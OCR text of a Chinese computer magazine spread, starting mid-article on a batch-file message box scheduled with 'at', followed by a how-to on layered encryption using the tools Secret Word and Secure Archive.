家可以自己试试效果。关于上面的分支“:null”是后来加上去的。没有用户参数时传入默认参数，使调试其他批处理时不用每次都加参。同时也允许有多个实例，互不影响，可以在调试你的批处理时显示不同的错误框。（图1）“%*”的技巧在于将所有的参数都当做句子中的单词，不会过滤空格和逗号。




图1

此批处理我直接放在windows目录下，cmd下可以直接输入mymsgbox执行默认的提示框，也可以根据需要加上欲显示的句子。一句“at 12:00 /i mymsgbox.bat It’s time to get up!”就把我的目的搞定（注意，at后要紧跟时间，而不可为“/i”，也不要把它放在最后，mymsgbox.bat 的扩展名不可省略，不然会提示找不到文件而误事），这个小东西及其简单，没有多少技术含量，但考虑到用处颇多可供修改定制余地尚大，所以才胆敢发上来，还望列位大仙们不要见怪。

文中涉及的“msgbox.bat”本期光盘已收录

数据加密之非常技巧

郭建伟

对于重要文件，我们当然不希望别人随意接触。最好的解决办法就是对其进行加密处理。现在的加密软件种类很多，功能上也各具特色。不过其运行原理往往大同小异，无非是采用某种加密算法，让您设置密码，之后选择目标文件，完成加密解密操作。

在某些情况下，我们往往希望打破常规，使用一些特殊的加密方式，来更好的保护数据的安全。本文就简单分析了一些具有特色的加密技术，希望可以起到抛砖引玉的作用，帮助大家探寻更多的加密技巧。

一、锁影重重，强力加密

在加密保护文件时，您是否觉得单一的加密技术不够“牢靠”？您是否还为牢记冗长的密码而烦恼吗？是否想拥有最强悍的加密组合？那就请Secret Word来助您一臂之力吧！在Secret Word工具栏上点击“New”按钮，在“Encrypt Method”面板中输入加密名称和描述信息。在“Method Step”栏中点击“Add”按钮，打开加密算法选择窗口（如图1）。在其中可以看到Secret Word预设的“TripleDES”，“DES”，“Rijndael”，“RC2”四种加密算法，您可以选择其中任何一种加密算法，之后输入长度符合要求的密码。将其添加到加密序列中。按照同样的方法，您可以不限次数的将选中的加密算法交叉添加到加密序列中，并为其配置完全不同的密码。




图1

Secret Word的最大特点是如同搭积木一般，让您自由组合自己的加密序列（如图2）。之后点击工具栏中的“Save”按钮，将加密序列保存成后缀为“.SWKey”的密钥文件。




图2

在“Secret Word”面板（如图3）的“Source Text”栏粘贴需要加密的数据，点击“Encrypt”按钮完成加密处理。最后点击“Copy”按钮复制加密后的数据。您可以将其保存为独立的文件，或者通过各种网络工具将其传输给您的好友。当需要解密时，必须在“Encrypt Method”面板中点击“Import”按钮，导入之前创建的密钥文件。然后将加密数据粘贴到“Secret Word”面板的“Source Text”栏中，点击“Decrypt”按钮，Secret Word就可以快速将其解密。建议使用完成后，最好点击在“Encrypt Method”面板工具栏中的“Clear”按钮，清空当前的加密序列信息，避免别人随意使用其解密数据。




图3

二、为加密文件添加“双保险”

对于加密文件来说，一旦密码泄露，就会导致其毫无秘密可言。使用Secure Archive这款独特的加密软件，就可以巧妙化解上述危机。Secure Archive使用独特的钥匙文件配合密码的方式，即使别人知道了密码，如果拿不到钥匙文件，照样对加密文件无计可施。在Secure Archive主窗口中点击菜单“Security”→“HardKey generator”项，在弹出窗口（如图4）中的“Enter a HardKey Password”栏中输入密码（最好使用复杂的密码），点击OK按钮，选择钥匙文件存储路径，完成钥匙文件的创建操作（其后缀名为“.SAkf”）。




图4

钥匙文件已经创建，就无法复制。也就是说其具有唯一性。即使之后使用同样的密码重新创建钥匙文件，也无法用于解密操作。如何加密文件呢？在资源管理器中选择需要加密的文件，在其右键菜单中点击“Secure Archive”→“Encrypt to”项，在加密包创建窗口（如图5）左侧输入密码，勾选“Use

HardKey file?”项，选择目标钥匙文件，在“Compression”列表中可以更改压缩率，在“Algorithm”列表中可以更换加密算法（包括AES，NASCCL，BLOWFISH等）。在窗口右侧选择输出路径和加密包的名称，点击“Create”按钮完成加密包的创建操作（其后缀为“.SAef”）。




图5

如果您的密码设置的过于简单，Secure Archive会及时提醒您更换更保险的密码。为了安全起见，您最好将钥匙文件保存到安全的位置，避免别人随意接触。当执行解密操作时，只需双击目标加密文件，在认证窗口（如图6）输入密码，同时必须勾选“Use HardKey file?”项，选择对应的钥匙文件，才可以打开该加密包。在Secure Archive管理窗口中显示其中包含的所有文件，选中所需的文件，点击工具栏上的“Extract”按钮，可以将所需的文件提取出来。点击“Delete”按钮，可以删除选定的文件。当需要向该加密包中添加文件时，点击工具栏上的“Add”按钮选择所需文件，Secure Archive可以自动完成加密包的更新操作。

